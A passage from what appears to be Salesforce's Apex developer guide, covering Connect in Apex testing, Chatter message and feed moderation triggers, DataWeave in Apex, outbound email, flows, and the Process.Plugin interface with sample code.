Using Connect in Apex test methods is similar to testing web services in Apex. First, build the data you expect the method to return. To build data, create output objects and set their properties. To create objects, you can use no-argument constructors for any non-abstract output classes.

After you build the data, call the test method to register the data. Call the test method that has the same signature as the regular method you're testing.

After you register the test data, run the regular method. When you run the regular method, the registered data is returned.

🛑 **Important:** Use the test method signature that matches the regular method signature. If data wasn't registered with the matching set of parameters when you call the regular method, you receive an exception.

This example shows a test that constructs an `ConnectApi.FeedElementPage` and registers it to be returned when `getFeedElementsFromFeed` is called with a particular combination of parameters.

```
global class NewsFeedClass {
    global static Integer getNewsFeedCount() {
        ConnectApi.FeedElementPage elements =
            ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
                ConnectApi.FeedType.News, 'me');
        return elements.elements.size();
    }
}
```

```
@isTest
private class NewsFeedClassTest {
    @IsTest
    static void doTest() {
        // Build a simple feed item
```

```
        ConnectApi.FeedElementPage testPage = new ConnectApi.FeedElementPage();
        List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>();
        testItemList.add(new ConnectApi.FeedItem());
        testItemList.add(new ConnectApi.FeedItem());
        testPage.elements = testItemList;

        // Set the test data
        ConnectApi.ChatterFeeds.setTestGetFeedElementsFromFeed(null,
            ConnectApi.FeedType.News, 'me', testPage);

        // The method returns the test page, which we know has two items in it.
        Test.startTest();
        System.assertEquals(2, NewsFeedClass.getNewsFeedCount());
        Test.stopTest();
    }
}
```

Differences Between `ConnectApi` Classes and Other Apex Classes

Note these additional differences between `ConnectApi` classes and other Apex classes.

System mode and context user

Connect in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user*). The methods have access to whatever the context user has access to. Connect in Apex doesn't support the `runAs` system method. When a method takes a *subjectId* argument, often that subject must be the context user. In these cases, you can use the string `me` to specify the context user instead of an ID.

`with sharing` and `without sharing`

Connect in Apex ignores the `with sharing` and `without sharing` keywords. Instead, the context user controls all security, field level sharing, and visibility. For example, if the context user is a member of a private group, `ConnectApi` classes can post to that group. If the context user is not a member of a private group, the code can't see the feed items for that group and can't post to the group.

Asynchronous operations

Some Connect in Apex operations are asynchronous, that is, they don't occur immediately. For example, if your code adds a feed item for a user, it isn't immediately available in the news feed. Another example: when you add a photo, it's not available immediately. For testing, if you add a photo, you can't retrieve it immediately.

No XML support in Apex REST

Apex REST doesn't support XML serialization and deserialization of Connect in Apex objects. Apex REST does support JSON serialization and deserialization of Connect in Apex objects.

Empty log entries

Information about Connect in Apex objects doesn't appear in `VARIABLE_ASSIGNMENT` log events.

No Apex SOAP web services support

Connect in Apex objects can't be used in Apex SOAP web services indicated with the keyword `webservice`.

Moderate Chatter Private Messages with Triggers

Write a trigger for ChatterMessage to automate the moderation of private messages in an org or Experience Cloud site. Use triggers to ensure that messages conform to your company's messaging policies and don't contain blocklisted words.

Write an Apex *before insert* trigger to review the private message body and information about the sender. You can add validation messages to the record or the Body field, which causes the message to fail and an error to be returned to the user.

Although you can create an *after insert* trigger, ChatterMessage is not updatable, and consequently any *after insert* trigger that modifies ChatterMessage will fail at run time with an appropriate error message.

To create a trigger for private messages from Setup, enter `ChatterMessage Triggers` in the `Quick Find` box, then select **ChatterMessage Triggers**. Alternatively, you can create a trigger from the Developer Console by clicking **File** > **New** > **Apex Trigger** and selecting ChatterMessage from the **sObject** drop-down list.

This table lists the fields that are exposed on ChatterMessage.

Table 8: Available Fields in ChatterMessage

Field	Apex Data Type	Description
Id	ID	Unique identifier for the Chatter message
Body	String	Body of the Chatter message as posted by the sender
SenderId	ID	User ID of the sender
SentDate	DateTime	Date and time that the message was sent
SendingNetworkId	ID	Network (site) in which the message was sent. This field is visible only if digital experiences is enabled and Private Messages is enabled in at least one site.

This example shows a *before insert* trigger on ChatterMessage that is used to review each new message. This trigger calls a class method, `moderator.review()`, to review each new message before it is inserted.

```
trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) {
    ChatterMessage[] messages = Trigger.new;

    // Instantiate the Message Moderator using the factory method
    MessageModerator moderator = MessageModerator.getInstance();

    for (ChatterMessage currentMessage : messages) {
        moderator.review(currentMessage);
    }
}
```

If a message violates your policy, for example when the message body contains blocklisted words, you can prevent the message from being sent by calling the Apex `addError` method. You can call `addError` to add a custom error message on a field or on the

entire message. The following snippet shows a portion of the `reviewContent` method that adds an error to the message `Body` field.

```
            if (proposedMsg.contains(nextBlockListedWord)) {
                theMessage.Body.addError(
                    'This message does not conform to the acceptable use policy');
                System.debug('moderation flagged message with word: '
                    + nextBlockListedWord);
                problemsFound=true;
                break;
            }
```

The following is the full `MessageModerator` class, which contains methods for reviewing the sender and the content of messages. Part of the code in this class has been deleted for brevity.

```
public class MessageModerator {
    private Static List<String> blocklistedWords=null;
    private Static MessageModerator instance=null;

    /**
      Overall review includes checking the content of the message,
      and validating that the sender is allowed to send messages.
    **/
    public void review(ChatterMessage theMessage) {
     reviewContent(theMessage);
     reviewSender(theMessage);
    }

    /**
      This method is used to review the content of the message. If the content
      is unacceptable, field level error(s) are added.
    **/
    public void reviewContent(ChatterMessage theMessage) {
        // Forcing to lower case for matching
        String proposedMsg=theMessage.Body.toLowerCase();
        boolean problemsFound=false; // Assume it's acceptable
        // Iterate through the blocklist looking for matches
        for (String nextBlockListedWord : blocklistedWords) {
            if (proposedMsg.contains(nextBlockListedWord)) {
                theMessage.Body.addError(
                    'This message does not conform to the acceptable use policy');
                System.debug('moderation flagged message with word: '
                    + nextBlockListedWord);
                problemsFound=true;
                break;
            }
          }

        // For demo purposes, we're going to add a "seal of approval" to the
        // message body which is visible.
        if (!problemsFound) {
          theMessage.Body = theMessage.Body +
              ' *** approved, meets conduct guidelines';
        }
```

```
    }

    /**
      Is the sender allowed to send messages in this context?
      -- Moderators -- always allowed to send
      -- Internal Members -- always allowed to send
      -- Site Members -- in general only allowed to send if they have
            a sufficient Reputation
      -- Site Members -- with insufficient reputation may message the
            moderator(s)
    **/
    public void reviewSender(ChatterMessage theMessage) {
        // Are we in a Site Context?
        boolean isSiteContext = (theMessage.SendingNetworkId != null);

        // Get the User
        User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled
                            FROM User where Id = :theMessage.SenderId ];
        // ...
    }

    /**
      Enforce a singleton pattern to improve performance
    **/
    public static MessageModerator getInstance() {
      if (instance==null) {
          instance = new MessageModerator();
      }
      return instance;
    }


    /**
      Default contructor is private to prevent others from instantiating this class
      without using the factory.
      Initializes the static members.
    **/
    private MessageModerator() {
        initializeBlockList();
    }
    /**
      Helper method that does the "heavy lifting" to load up the dictionaries
      from the database.
      Should only run once to initialize the static member which is used for
      subsequent validations.
    **/
    private void initializeBlockList() {
        if (blocklistedWords==null) {
            // Fill list of blocklisted words
            // ...
        }
    }
}
```

DataWeave in Apex (Beta)

DataWeave in Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a different format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts are run within Salesforce application servers, enforcing the same heap and CPU limits on the executing code.

> **Note:** This feature is a Beta Service. Customer may opt to try such Beta Service in its sole discretion. Any use of the Beta Service is subject to the applicable Beta Services Terms provided at Agreements and Terms. You can provide feedback and suggestions for the DataWeave in Apex feature in the Trailblazer Community. The beta release of DataWeave in Apex supports packaging of DataWeave scripts within a namespace. However, you can only access scripts within a package, not across different namespaces.

Enterprise applications often require transformation of data between formats such as CSV, JSON, XML, and Apex objects. DataWeave in Apex complements native Apex support for JSON and XML processing, and makes data transformation easier to code, more scalable, and efficient. Apex developers can focus more on solving business problems and less on addressing the specifics of file formats.

DataWeave is the MuleSoft expression language for accessing, parsing, and transforming data that travels through a Mule application. For detailed information, see DataWeave Overview.

> **Note:** You don't have to be a MuleSoft customer or have any specific Salesforce license to use DataWeave in Apex.

The following are some use-cases for DataWeave in Apex.

- Serializing Apex objects with custom date formats
- Serializing and deserializing JSON with Apex reserved keywords
- Performing custom transformations like removing or adding namespaces or removing ___c suffixes
- Parsing and transforming RFC 4180 compliant CSV (Comma-Separated Values) data

IN THIS SECTION:

Implementing DataWeave in Apex (Beta)

Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave namespace to load and execute the scripts.

Examples of DataWeave in Apex (Beta)

Here are code samples that demonstrate DataWeave in Apex.

Limitations of DataWeave in Apex (Beta)

DataWeave in Apex has these limitations in Developer Preview.

SEE ALSO:

DataWeave Namespace

Implementing DataWeave in Apex (Beta)

Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave namespace to load and execute the scripts.

> **Note:** This feature is a Beta Service. Customer may opt to try such Beta Service in its sole discretion. Any use of the Beta Service is subject to the applicable Beta Services Terms provided at Agreements and Terms. You can provide feedback and suggestions for the DataWeave in Apex feature in the Trailblazer Community. The beta release of DataWeave in Apex supports packaging of DataWeave scripts within a namespace. However, you can only access scripts within a package, not across different namespaces.

DataWeave Namespace

The DataWeave namespace provides classes and methods to support the invocation of DataWeave scripts from Apex. The `Script` class contains the `createScript()` method to load DataWeave scripts from `.dwl` metadata files that have been deployed to an org. The resulting script can then be run with a payload using the `execute()` method to obtain script output in a `DataWeave.Result` object. The `Result` class contains methods to retrieve script output using `Script` class methods. For more information on these classes and methods, see DataWeave Namespace.

For every DataWeave script, an inner class of type `DataWeaveScriptResource.ScriptName` is generated. The inner class extends the `DataWeave.Script` class. You can use the generated `DataWeaveScriptResource.ScriptName` class instead of using the actual script name via the `createScript()` method. DataWeave scripts that are currently being referenced via this inner class can't be deleted.

The catchable `System.DataWeaveScriptException` exception is available for error handling. Runtime script exceptions that occur within DataWeave are exposed to Apex with this exception type.

DataWeave scripts support logging using the `log(string, value)` function. Log messages that originate from DataWeave are reflected in Apex debug logs as `DATAWEAVE_USER_DEBUG` events, under the Apex Code log category at the DEBUG log level.

Supporting Information

DataWeave 2.4 script syntax is supported in Apex, except for these limitations: Limitations of DataWeave in Apex (Beta).

These tools support the development of DataWeave scripts.

- DataWeave Interactive Learning is an online interactive playground that you can use to test your DataWeave scripts.
- DataWeave 2.0 VSCode marketplace extension adds code highlighting and other feature support for editing DataWeave scripts.

Examples of DataWeave in Apex (Beta)

Here are code samples that demonstrate DataWeave in Apex.

📝 Note: This feature is a Beta Service. Customer may opt to try such Beta Service in its sole discretion. Any use of the Beta Service is subject to the applicable Beta Services Terms provided at Agreements and Terms. You can provide feedback and suggestions for the DataWeave in Apex feature in the Trailblazer Community. The beta release of DataWeave in Apex supports packaging of DataWeave scripts within a namespace. However, you can only access scripts within a package, not across different namespaces.

These are instructions to use DataWeave in Apex, with an associated example.

- Create a DataWeave script source file.

    For example: `csvToContacts.dwl`.

    ```
    %dw 2.0
    input records application/csv
    output application/apex
    ---
    records map(record) -> {
     FirstName: record.first_name,
     LastName: record.last_name,
     Email: record.email
    } as Object {class: "Contact"}
    ```

- Create the associated metadata file.

For example: `csvToContacts.dwl-meta.xml`.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<DataWeaveResource xmlns="http://soap.sforce.com/2006/04/metadata">
    <apiVersion>57.0</apiVersion>
</DataWeaveResource>
```

- Push the source to the scratch org using Salesforce CLI version v7.151.9 or higher. See Salesforce CLI Release Notes.
- Invoke the DataWeave script from Apex and check the results from anonymous Apex.

    This example invokes the `csvToContacts.dwl` script.

```apex
// CSV data for Contacts
String inputCsv = 'first_name,last_name,email\nCodey,"The Bear",codey@salesforce.com';
DataWeave.Script dwscript = new DataWeaveScriptResource.csvToContacts();
DataWeave.Result dwresult = dwscript.execute(new Map<String, Object>{'records' =>
inputCsv});
List<Contact> results = (List<Contact>)dwresult.getValue();

Assert.areEqual(1, results.size());
Contact codeyContact = results[0];
Assert.areEqual('Codey',codeyContact.FirstName);
Assert.areEqual('The Bear',codeyContact.LastName);
```

> Note: Extensive code samples that demonstrate the DataWeave in Apex feature are available on Developerforce.

Limitations of DataWeave in Apex (Beta)

DataWeave in Apex has these limitations in Developer Preview.

> Note: This feature is a Beta Service. Customer may opt to try such Beta Service in its sole discretion. Any use of the Beta Service is subject to the applicable Beta Services Terms provided at Agreements and Terms. You can provide feedback and suggestions for the DataWeave in Apex feature in the Trailblazer Community. The beta release of DataWeave in Apex supports packaging of DataWeave scripts within a namespace. However, you can only access scripts within a package, not across different namespaces.

- The DataWeave Java bridge, that is, the ability to bind to static Java methods is disabled. See Introduction to Mule 4. Features that interact with the environment such as the `readURL` and `envVar` functions are also disabled.
- DataWeave is constrained to disallow the loading of additional libraries. Therefore, scripts must be self-contained.
- DataWeave modules and importing other scripts aren't supported. For example, `import modules::MyMapping` as per Using a Mapping File in a DataWeave Script isn't supported.

    > Note: The feature supports built-in modules. See DataWeave Reference.

- DataWeave in Apex doesn't support these content types.
    - Flat File Format (`application/flatfile`)
    - Excel (`application/xlsx`)
    - Arvo (`application/avro`)
- Apex classes must be at API version 53.0 or later to access DataWeave integration methods.
- There's a maximum of 50 DataWeave scripts per org.
- The maximum body size of one DataWeave script is 100000 (one hundred thousand) characters.

> **Note:** XML Entity Expansion isn't supported, either currently or in the future, as a guard against denial of service attacks.

Moderate Feed Items with Triggers

Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud site. Use triggers to ensure that posts conform to your company's communication policies and don't contain unwanted words or phrases.

Write an Apex *before insert* trigger to review the feed item body and change the status of the feed item if it contains a blocklisted phrase. To create a trigger for feed items from Setup, enter `FeedItem Triggers` in the `Quick Find` box, then select **FeedItem Triggers**. Alternatively, you can create a trigger from the Developer Console by clicking **File** > **New** > **Apex Trigger** and selecting FeedItem from the **sObject** drop-down list.

This example shows a *before insert* trigger on FeedItem that is used to review each new post. If the post contains the unwanted phrase, the trigger also sets the status of the post to `PendingReview`.

```
trigger ReviewFeedItem on FeedItem (before insert) {
    for (Integer i = 0; i<trigger.new.size(); i++) {

        // We don't want to leak "test phrase" information.

        if (trigger.new[i].body.containsIgnoreCase('test phrase')) {
            trigger.new[i].status = 'PendingReview';
            System.debug('caught one for pendingReview');
        }
    }
}
```

Experience Cloud Sites

Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create sites to meet your business needs, then transition seamlessly between them.

Interact with Experience Cloud sites in Apex using the `Network` class and using Connect in Apex classes in the `ConnectApi` namespace.

Connect in Apex has a `ConnectApi.Communities` class with methods that return information about sites. Many Connect in Apex methods take a `communityId` argument, and some Connect in Apex methods take a `siteId` argument

SEE ALSO:

Apex Reference Guide: Network Class

Apex Reference Guide: Connect in Apex

Email

You can use Apex to work with inbound and outbound email.

Use Apex with these email features:

IN THIS SECTION:

[Inbound Email](#)

Use Apex to work with email sent to Salesforce.

[Outbound Email](#)

Use Apex to work with email sent from Salesforce.

Inbound Email

Use Apex to work with email sent to Salesforce.

You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by Apex classes that utilize the InboundEmail object.

📝 **Note:** The Apex email service is only available in Developer, Enterprise, Unlimited, and Performance Edition organizations.

See [Apex Email Service](#).

Outbound Email

Use Apex to work with email sent from Salesforce.

You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce.

📝 **Note:** Visualforce email templates cannot be used for mass email.

You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened, and the total number of times it was opened.

To send individual and mass email with Apex, use the following classes:

SingleEmailMessage

Instantiates an email object used for sending a single email message. The syntax is:

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

MassEmailMessage

Instantiates an email object used for sending a mass email message. The syntax is:

```
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
```

Messaging

Includes the static `sendEmail` method, which sends the email objects you instantiate with either the `SingleEmailMessage` or `MassEmailMessage` classes, and returns a SendEmailResult object.

The syntax for sending an email is:

```
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
```

where `Email` is either `Messaging.SingleEmailMessage` or `Messaging.MassEmailMessage`.

The optional `opt_allOrNone` parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Includes the static `reserveMassEmailCapacity` and `reserveSingleEmailCapacity` methods, which can be called before sending any emails to ensure that the sending organization doesn't exceed its daily email limit when the transaction is committed and emails are sent. The syntax is:

```
Messaging.reserveMassEmailCapacity(count);
```

and

```
Messaging.reserveSingleEmailCapacity(count);
```

where *count* indicates the total number of addresses that emails will be sent to.

Note the following:

- The email is not sent until the Apex transaction is committed.

- The email address of the user calling the `sendEmail` method is inserted in the `From Address` field of the email header. All email that is returned, bounced, or received out-of-office replies goes to the user calling the method.

- Maximum of 10 `sendEmail` methods per transaction. Use the Limits methods to verify the number of `sendEmail` methods in a transaction.

- Single email messages sent with the `sendEmail` method count against the sending organization's daily single email limit. When this limit is reached, calls to the `sendEmail` method using `SingleEmailMessage` are rejected, and the user receives a `SINGLE_EMAIL_LIMIT_EXCEEDED` error code. However, single emails sent through the application are allowed.

- Mass email messages sent with the `sendEmail` method count against the sending organization's daily mass email limit. When this limit is reached, calls to the `sendEmail` method using `MassEmailMessage` are rejected, and the user receives a `MASS_MAIL_LIMIT_EXCEEDED` error code.

- Any error returned in the SendEmailResult object indicates that no email was sent.

`Messaging.SingleEmailMessage` has a method called `setOrgWideEmailAddressId`. It accepts an object ID to an `OrgWideEmailAddress` object. If `setOrgWideEmailAddressId` is passed a valid ID, the `OrgWideEmailAddress.DisplayName` field is used in the email header, instead of the logged-in user's `Display Name`. The sending email address in the header is also set to the field defined in `OrgWideEmailAddress.Address`.

> 📝 Note: If both `OrgWideEmailAddress.DisplayName` and `setSenderDisplayName` are defined, the user receives a `DUPLICATE_SENDER_DISPLAY_NAME` error.

For more information, see *Organization-Wide Email Addresses* in the Salesforce Help .

Example

```
// First, reserve email capacity for the current Apex transaction to ensure
// that we won't exceed our daily email limits when sending email after
// the current transaction is committed.
Messaging.reserveSingleEmailCapacity(2);

// Processes and actions involved in the Apex transaction occur next,
// which conclude with sending a single email.

// Now create a new single email message object
// that will send out a single email to the addresses in the To, CC & BCC list.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

// Strings to hold the email addresses to which you are sending the email.
String[] toAddresses = new String[] {'user@acme.com'};
String[] ccAddresses = new String[] {'smith@gmail.com'};
```

```apex
// Assign the addresses for the To and CC lists to the mail object.
mail.setToAddresses(toAddresses);
mail.setCcAddresses(ccAddresses);

// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');

// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');

// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);

// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);

// Optionally append the Salesforce email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);

// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');

mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
    'To view your case <a href=https://MyDomainName.my.salesforce.com/'+case.Id+'>click
 here.</a>');

// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
```

External Services

External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you register the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's registered API specification become Apex classes and methods in the `ExternalService` namespace. The registered service's schema types map to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you can make a type safe callout to an external service from Apex without needing to use the `Http` class or perform transforms on JSON strings.

SEE ALSO:

   Salesforce Help: Invoke External Service Callouts Using Apex

Flows

Flow Builder lets admins build applications, known as *flows*, that automate a business process by collecting data and doing something in your Salesforce org or an external system.

For example, you can create a flow to script calls for a customer support center or to generate real-time quotes for a sales team. You can embed a flow in a Visualforce page or Aura component and access it in an Apex controller.

IN THIS SECTION:

Getting Flow Variables

You can retrieve flow variables for a specific flow in Apex.

Making Callouts to External Systems from Invocable Actions

When you define a method that runs as an invocable action in a screen flow and makes a callout to an external system, use the `callout` modifier.

Passing Data to a Flow Using the Process.Plugin Interface

`Process.Plugin` is a built-in interface that lets you process data within your org and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

Getting Flow Variables

You can retrieve flow variables for a specific flow in Apex.

The `Flow.Interview` Apex class provides the `getVariableValue` method for retrieving a flow variable, which can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element. This example shows how to use this method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a *vaBreadCrumb* variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleContoller {

    // Instance of the flow
    public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

    public String getBreadCrumb() {
        String aBreadCrumb;
        if (myFlow==null) { return 'Home';}
        else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

        return(aBreadCrumb==null ? 'Home': aBreadCrumb);

    }
}
```

SEE ALSO:

Apex Reference Guide: Interview Class

Making Callouts to External Systems from Invocable Actions

When you define a method that runs as an invocable action in a screen flow and makes a callout to an external system, use the `callout` modifier.

When the method is executed as an invocable action, screen flows use this modifier to determine whether the action can be executed safely in the current transaction. Flow admins can configure the action to let flow decide whether to execute the action in a new transaction or the current one.

When all of the following conditions are met, the flow commits the current transaction, starts a new transaction, and makes the call to an external system safely:

- The method's callout modifier is `true`.

- The action's Transaction Control setting in a screen flow is configured to let flow decide.
- The current transaction has uncommitted work.

If any of the following conditions are true, the flow executes the action in the current transaction:

- The callout modifier is `false`.
- The action is executed by a non-screen flow.
- The current transaction doesn't have uncommitted work.

SEE ALSO:

> InvocableMethod Annotation

Passing Data to a Flow Using the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that lets you process data within your org and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

> 💡 Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.
>
> - The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
> - The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

When you define an Apex class that implements the `Process.Plugin` interface in your org, it's available in Flow Builder as a legacy Apex action.

`Process.Plugin` has these top-level classes.

- `Process.PluginRequest` passes input parameters from the class that implements the interface to the flow.
- `Process.PluginResult` returns output parameters from the class that implements the interface to the flow.
- `Process.PluginDescribeResult` passes input parameters from a flow to the class that implements the interface. This class determines the input parameters and output parameters needed by the `Process.PluginResult` plug-in.

When you write Apex unit tests, instantiate a class and pass it into the interface `invoke` method. To pass in the parameters that the system needs, create a map and use it in the constructor. For more information, see Using the Process.PluginRequest Class on page 418.

IN THIS SECTION:

Implementing the Process.Plugin Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

Using the Process.PluginRequest Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

Using the Process.PluginResult Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow.

Using the Process.PluginDescribeResult Class

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

Process.Plugin Data Type Conversions

Understand how data types are converted between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

Sample Process.Plugin Implementation for Lead Conversion

In this example, an Apex class implements the `Process.Plugin` interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy Apex action.

Implementing the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

💡 **Tip:** We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The class that implements the `Process.Plugin` interface must call these methods.

Name	Arguments	Return Type	Description
describe		`Process.PluginDescribeResult`	Returns a `Process.PluginDescribeResult` object that describes this method call.
invoke	`Process.PluginRequest`	`Process.PluginResult`	Primary method that the system invokes when the class that implements the interface is instantiated.

Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
```

```
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
                new Process.PluginDescribeResult.InputParameter('subject',
                Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
            List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);


        plugin.invoke(request);
    }
}
```

Using the `Process.PluginRequest` Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

💡 Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

This class has no methods.

Constructor signature:

```
Process.PluginRequest (Map<String,Object>)
```

Here's an example of instantiating the `Process.PluginRequest` class with one input parameter.

```
Map<String,Object> inputParams = new Map<String,Object>();
        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
        Process.PluginRequest request = new Process.PluginRequest(inputParams);
```

Code Example

In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed.

```
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedPost fpost = new FeedPost();
        fpost.ParentId = UserInfo.getUserId();
        fpost.Body = 'Flow Update: ' + subject;
        insert fpost;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // describes the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('subject',
            Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
 };
        return result;
    }
}
```

Using the `Process.PluginResult` Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow.

💡 Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

You can instantiate the `Process.PluginResult` class using one of the following formats:

- `Process.PluginResult (Map<String,Object>)`
- `Process.PluginResult (String, Object)`

Use the map when you have more than one result or when you don't know how many results will be returned.

The following is an example of instantiating a `Process.PluginResult` class.

```
        string url = 'https://docs.google.com/document/edit?id=abc';
        String status = 'Success';
        Map<String,Object> result = new Map<String,Object>();
        result.put('url', url);
        result.put('status',status);
        new Process.PluginResult(result);
```

Using the `Process.PluginDescribeResult` Class

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

💡 **Tip:** We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The `Process.PluginDescribeResult` class doesn't support the following functions.

- Queries
- Data modification
- Email
- Apex nested callouts

`Process.PluginDescribeResult` Class and Subclass Properties

Here's the constructor for the `Process.PluginDescribeResult` class.

```
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
```

- PluginDescribeResult Class Properties
- PluginDescribeResult.InputParameter Class Properties
- PluginDescribeResult.OutputParameter Class Properties

Here's the constructor for the `Process.PluginDescribeResult.InputParameter` class.

```
Process.PluginDescribeResult.InputParameter ip = new
    Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
       Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
```

Here's the constructor for the `Process.PluginDescribeResult.OutputParameter` class.

```
Process.PluginDescribeResult.OutputParameter op = new
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum);
```

To use the `Process.PluginDescribeResult` class, create instances of these subclasses.

- `Process.PluginDescribeResult.InputParameter`

- `Process.PluginDescribeResult.OutputParameter`

`Process.PluginDescribeResult.InputParameter` is a list of input parameters and has the following format.

